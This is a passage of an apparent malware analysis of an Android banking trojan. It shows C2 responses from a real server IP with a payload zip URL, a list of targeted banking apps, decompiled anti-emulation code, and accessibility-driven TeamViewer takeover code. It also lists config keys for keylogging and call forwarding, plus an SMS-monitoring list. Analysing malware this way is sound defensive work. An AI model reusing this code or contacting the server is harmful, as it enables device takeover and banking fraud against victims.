
After successfully registering on the remote server, it sends information about the infected device and the C2 responds with the list of injects.




```
2022-07-01 22:14:43 POST http://80.82.76.124:8082/api/v1/device/lock
                    ← 200 OK application/json 16b 270ms
Server:              nginx/1.14.0 (Ubuntu)
Content-Type:        application/json
Transfer-Encoding:   chunked
Connection:          keep-alive
Cache-Control:       no-cache, private
Date:                Fri, 01 Jul 2022 13:14:44 GMT
JSON
{
    "success": true
```



```
Server:              nginx/1.14.0 (Ubuntu)
Content-Type:        application/json
Transfer-Encoding:   chunked
Connection:          keep-alive
Cache-Control:       no-cache, private
Date:                Fri, 01 Jul 2022 13:14:53 GMT
JSON
{
    "stockInjects": [
        "ae.almasraf.mobileapp",
        "alior.bankingapp.android",
        "app.wizink.es",
        "app.wizink.pt",
        "ar.bapro",
        "ar.com.bcopatagonia.android",
        "ar.com.redlink.custom",
        "ar.com.santander.rio.mbanking",
        "ar.macro",
        "be.argenta.bankieren",
        "be.axa.mobilebanking",
        "be.belfius.directmobile.android",
        "ca.mobile.explorer",
        "cash.klever.blockchain.wallet",
        "cgd.pt.caixadirectaparticulares",
        "co.bitx.android.wallet",
        "co.com.bbva.mb",
        "co.mona.android",
        "co.uk.Nationwide.Mobile",
        "com.a2a.android.burgan",
        "com.abanca.bm.pt",
        "com.adcb.bank",
        "com.akbank.android.apps.akbank_direkt",
        "com.alahli.mobile.android",
        "com.albarakaapp",
        "com.alibaba.aliexpresshd",
```




The configuration is updated in successive requests:



```
        "com.android.internal.systemui.navbar.gestural_narrow_back",
        "com.google.android.inputmethod.latin",
        "android.auto_generated_rro_vendor__",
        "com.google.android.apps.restore"
    ],
    "locked": false,
    "notifications": [],
    "openApp": null,
    "proxyServer": null,
    "remove_all": 0,
    "remove_app_by_id": null,
    "settings": {
        "base_url": "",
        "hide_icon": true,
        "zip_file_url": "http://80.82.76.124:8082//storage/zip/avbnFa48OgDahMdZZ3WNrXxU51dVELt2IgOxh0aR.zip",
        "zip_version": ""
    },
    "showScreen": false,
    "sms": null,
    "smsAdminRequested": false,
    "soundEnabled": 1,
    "stockInjects": [
        "ae.almasraf.mobileapp",
        "alior.bankingapp.android",
        "app.wizink.es",
        "app.wizink.pt",
        "ar.bapro",
        "ar.com.bcopatagonia.android",
        "ar.com.redlink.custom",
        "ar.com.santander.rio.mbanking",
        "ar.macro",
        "be.argenta.bankieren",
        "be.axa.mobilebanking",
        "be.belfius.directmobile.android",
        "ca.mobile.explorer",
[14/60]
```

Anti-Emulation


In order to avoid running in scanning environments, it has different checks on the make, fingerprint and model of the device:




```
    private static boolean isEmulator() {
        return (Build.BRAND.startsWith("generic") &&
Build.DEVICE.startsWith("generic")) ||
Build.FINGERPRINT.startsWith("generic") ||
Build.FINGERPRINT.startsWith(EnvironmentCompat.MEDIA_UNKNOWN) ||
Build.HARDWARE.contains("goldfish") || Build.HARDWARE.contains("ranchu")
|| Build.MODEL.contains("google_sdk") ||
Build.MODEL.contains("Emulator") || Build.MODEL.contains("Android SDK
built for x86") || Build.MANUFACTURER.contains("Genymotion") ||
Build.PRODUCT.contains("sdk_google") ||
Build.PRODUCT.contains("google_sdk") || Build.PRODUCT.contains("sdk") ||
Build.PRODUCT.contains("sdk_x86") || Build.PRODUCT.contains("vbox86p")
|| Build.PRODUCT.contains("emulator") ||
Build.PRODUCT.contains("simulator");
    }
```

Remote Control of the Device

This family checks that the device has TeamViewer installed and once it detects its presence tries to hide the application's icon and use it to take remote control of the victim's device:




```
@Override // com.sdktools.android.bot.SdkComponent
public void onSyncEvent(JsonObject jsonObject) {
    AccessibilityNodeInfo accessibilityNodeInfo;
    String str;
    super.onSyncEvent(jsonObject);
    Integer num = null;
    launchApp(JsonUtils.hasObject(jsonObject, "openApp") ? jsonObject.get("openApp").getAsString() : null);
    if (JsonUtils.hasObject(jsonObject, "teamViewerOptions")) {
        JsonObject asJsonObject = jsonObject.getAsJsonObject("teamViewerOptions");
        lastKnownTVUsername = JsonUtils.hasObject(asJsonObject, "username") ? asJsonObject.get("username").getAsString() : null;
        lastKnownTVPassword = JsonUtils.hasObject(asJsonObject, "password") ? asJsonObject.get("password").getAsString() : null;
        Integer valueOf = JsonUtils.hasObject(asJsonObject, "need_open") ? Integer.valueOf(asJsonObject.get("need_open").getAsInt()) : null;
        if (valueOf != null) {
            TeamViewerStatus byInt = TeamViewerStatus.getByInt(valueOf.intValue());
            lastKnownTVOpenStatus = byInt;
            if (byInt == TeamViewerStatus.REQUESTED) {
                launchApp(Constants.TEAM_VIEWER_HOST_PKG_ID);
            }
        }
        if (JsonUtils.hasObject(asJsonObject, "need_connect")) {
            num = Integer.valueOf(asJsonObject.get("need_connect").getAsInt());
        }
        if (num == null) {
            return;
        }
        TeamViewerStatus byInt2 = TeamViewerStatus.getByInt(num.intValue());
        lastKnownTVConnectStatus = byInt2;
        if (byInt2 != TeamViewerStatus.REQUESTED) {
            return;
        }
        InjAccessibilityService injAccessibilityService = this.service;
        if (injAccessibilityService != null && (accessibilityNodeInfo = this.teamViewerAuthNode) != null && (str = this.appId) != null) {
            doYourStuffWithTeamViewer(injAccessibilityService, accessibilityNodeInfo, str);
        } else if (injAccessibilityService == null || isTeamViewerLaunching) {
```



```
private boolean doYourStuffWithTeamViewer(InjAccessibilityService injAccessibilityService, AccessibilityNodeInfo accessibilityNodeInfo, String str) {
    AccessibilityNodeInfo findAndGetFirstSimilar;
    AccessibilityNodeInfo findAndGetFirstSimilar2;
    Timber.m224d("tttteamviewer doYourStuffWithTeamViewer " + accessibilityNodeInfo, new Object[0]);
    if (str.equalsIgnoreCase(Constants.SAMSUNG_KNOX_PKG_ID)) {
        Timber.m224d("com.samsung.klmsagent sleeping 2 sec", new Object[0]);
        injAccessibilityService.threadSleep(2000L);
    }
    if (!str.equalsIgnoreCase(Constants.HUAWEI_EXTERNAL_APP_PKG_ID) || !injAccessibilityService.findButtonAndClick(accessibilityNodeInfo, "Google Play", fa
        if (str.equals(Constants.TEAM_VIEWER_HOST_PKG_ID) && (findAndGetFirstSimilar2 = injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo
            injAccessibilityService.performClick(findAndGetFirstSimilar2, "");
        }
        if (str.equalsIgnoreCase(Constants.ANDROID_SETTINGS_APP_PKG_ID) && (findAndGetFirstSimilar = injAccessibilityService.findAndGetFirstSimilar(accessib
            launchApp(Constants.TEAM_VIEWER_HOST_PKG_ID);
            return true;
        } else if (accessibilityNodeInfo.getClassName().equals("android.widget.FrameLayout") && injAccessibilityService.findAndGetFirstSimilar(accessibility
            injAccessibilityService.findButtonAndClick(accessibilityNodeInfo, "android:id/button1", true);
            return true;
        } else if (injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.samsung.klmsagent:id/checkBox1", true) == null && injAccessib
            Timber.m224d("com.samsung.klmsagent click eula_bottom_confirm_agree", new Object[0]);
            return true;
        } else if (str.equalsIgnoreCase(Constants.SAMSUNG_KNOX_PKG_ID) && injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.samsung
            injAccessibilityService.threadSleep(100L);
            injAccessibilityService.findButtonAndClick(accessibilityNodeInfo, "com.samsung.klmsagent:id/eula_bottom_confirm_agree", true);
            Timber.m224d("com.samsung.klmsagent click eula_bottom_confirm_agree 2", new Object[0]);
            return true;
        } else if (injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.teamviewer.host.market:id/host_assigned_connection_state", tru
            injAccessibilityService.threadSleep(1000L);
            Timber.m224d("tttteamviewer connected success and app hidden", new Object[0]);
            injAccessibilityService.blockAppSettings();
            sendTeamViewerStatus(TeamViewerStatus.DISABLED, TeamViewerStatus.ENABLED);
            return true;
        } else {
            AccessibilityNodeInfo findAndGetFirstSimilar3 = injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.teamviewer.host.marke
            AccessibilityNodeInfo findAndGetFirstSimilar4 = injAccessibilityService.findAndGetFirstSimilar(accessibilityNodeInfo, "com.teamviewer.host.marke
            if (findAndGetFirstSimilar3 != null && findAndGetFirstSimilar3.isEditable()) {
                Bundle bundle = new Bundle();
                bundle.putCharSequence(AccessibilityNodeInfoCompat.ACTION_ARGUMENT_SET_TEXT_CHARSEQUENCE, lastKnownTVUsername);
                findAndGetFirstSimilar3.performAction(2097152, bundle);
```

Shared Preferences




```
public class PrefsKeys {
    public static final String default_sms_pkg = "param2";
    public static final String request_sms = "param1";
    public static final String saved_sms_admin_state = "param3";
}
    private static final String ADMIN_PANEL_URL = "admin_panel_url_";
    private static final String ADMIN_PANEL_URL_LIST = "admin_panel_url_list_";
    private static final String ATTEMPT_HANDLE_SOUND_SWITCH =
"attempt_to_handle_sound_switch_";
    private static final String ATTEMPT_HANDLE_XIAOMI_AUTOSTART =
"attempt_to_handle_xiaomi_autostart_";
    private static final String FIRST_TIME_ALL_PERMISSION_GRANTED =
"firs_all_prem_fnnksl_";
    private static final String FORWARDING_PHONE_NUM = "pjsl_4ktojja_";
    private static final String INSTRUCTIONS_SKIPPED = "instructions_skipped_";
    private static final String IS_ACCESSIBILITY_FIRST_APPROVED =
"f_jjfkic_access_mf43ksl_";
    private static final String IS_APP_ICON_HIDE = "is_app_icon_hide_";
    private static final String IS_CALL_FORWARDING_ENABLED = "jsf3dl9nk_73_";
    private static final String IS_FIRST_RUN = "is_first_run_";
    private static final String IS_HIDDEN_PUSH_ENABLED = "hidden_push_";
    private static final String IS_HUAWEI_OPTIMIZER_OFF = "huawei_optimizer";
    private static final String IS_KEY_LOGGER_ENABLED = "ke_tt_y_ffnroondl_";
    private static final String IS_SECURITY_OFF = "is_security_off_";
    private static final String IS_TEAM_V_NOTIF_DISABLE =
"team_v_notif_disable_";
    private static final String IS_TOR_LOADED = "f_loaded_tro_remf43ksl_";
    private static final String LAST_UPDATING_URL_TIME =
"last_updating_url_time_";
    private static final String PIN_CODE = "pin_code_";
    private static final String PREFS_KEY_STOCK_INJECTS =
"stock_jneriisl_injects_nk_73_";
    private static final String PREF_NAME = "pref_name_setting";
    private static final String SECURITY_OFF_ATTEMPTS =
"security_off_attempts_";
    private static final String TIME_OF_FIRST_RUN = "time_of_first_run_";
    private static final String USER_PRESENT = "user_present_";
    private static final String XIAOMI_AUTOSTART = "xiaomi_autostart_";
```

In order to prevent the configuration file from being easy to read, it uses enumerated parameters for the configuration file keys.

SMS Monitoring

This sample also attempts to monitor incoming messages on the victim's device, as well as other applications that can be used to replace the default SMS application. It also prevents the user from accessing these applications. The list of messaging apps it monitors is as follows:




```
 public static ArrayList<String> messengersList = new
ArrayList<>(Arrays.asList("com.google.android.apps.messaging",
"com.samsung.android.messaging", "com.android.mms",
"com.android.messaging", "record.coffee.nature",
"com.google.android.talk", "com.bzqxhuoc.plyfxcf", "com.truecaller",
"com.sonyericsson.conversations", "com.facebook.orca",
"sms.mms.messages.text.free", "com.neudpurp.qpepdul",
"com.glpjxrte.zeoikrd", "com.oneplus.mms", "com.ezveekfs.tusiryv",
"com.nkofkdnz.zmpjcvi", "com.cvgykwir.nlnjvki", "com.ijhziucj.xpidvgb",
"com.lsxrvtac.orhvozg", "com.messages.messaging",
"com.fqprkswi.jaiclbv", "com.motorola.messaging",
"com.promessage.message", "com.home.sms.messages.emoji",
"idle.chimney.depend", "com.vdzbwmgd.rmqvvos", "com.fchhmcag.cnufkuf",
"com.dmmwxtru.ijwwpbz", "com.vpffhixc.zdbuujd", "com.xwaeyeuz.kqbhdls",
"com.nilqzlkl.tufokgf", "com.xxvzwros.rfnxgtd", "com.llgacpcv.zlmzqcm",
